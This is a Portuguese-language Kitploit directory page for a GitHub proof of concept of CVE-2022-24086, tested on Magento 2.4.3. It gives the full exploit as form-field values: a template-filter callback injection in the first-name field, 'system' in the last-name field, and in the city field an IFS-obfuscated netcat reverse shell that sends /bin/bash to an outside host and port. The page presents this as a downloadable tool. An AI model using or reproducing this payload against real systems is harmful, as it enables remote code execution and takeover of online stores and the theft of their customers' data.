
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

··Feeds·Contato·Privacidade·© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2022-24086 — Prova de conceito de CVE-2022-24086 | Kitploit
Ferramentas/GitHubGitHub/pescepilota/cve-2022-24086
Geração de PayloadsAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de Penetração
GitHubpescepilota/cve-2022-24086

CVE-2022-24086

Prova de conceito de CVE-2022-24086

Ver Repositório
61há 3 anosAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

CVE-2022-24086

Testado com: magento 2.4.3 e dados de amostra Imagem Docker: docker.io/bitnami/magento:2.4.3-debian-10-r0

Primeiro Nome:


{{var this.getTemplateFilter().filter($order.shipping_address.city)}}{{var this.getTemplateFilter().addAfterFilterCallback($order.shipping_address.last_name).filter($order.shipping_address.city)}}

Último Nome:

system

Cidade:

nc${IFS%??}172.18.0.1${IFS%??}9999${IFS%??}-e${IFS%??}/bin/bash

Testando RCE:

magento-cve-2022-24-086-callback_func

Baixar ferramenta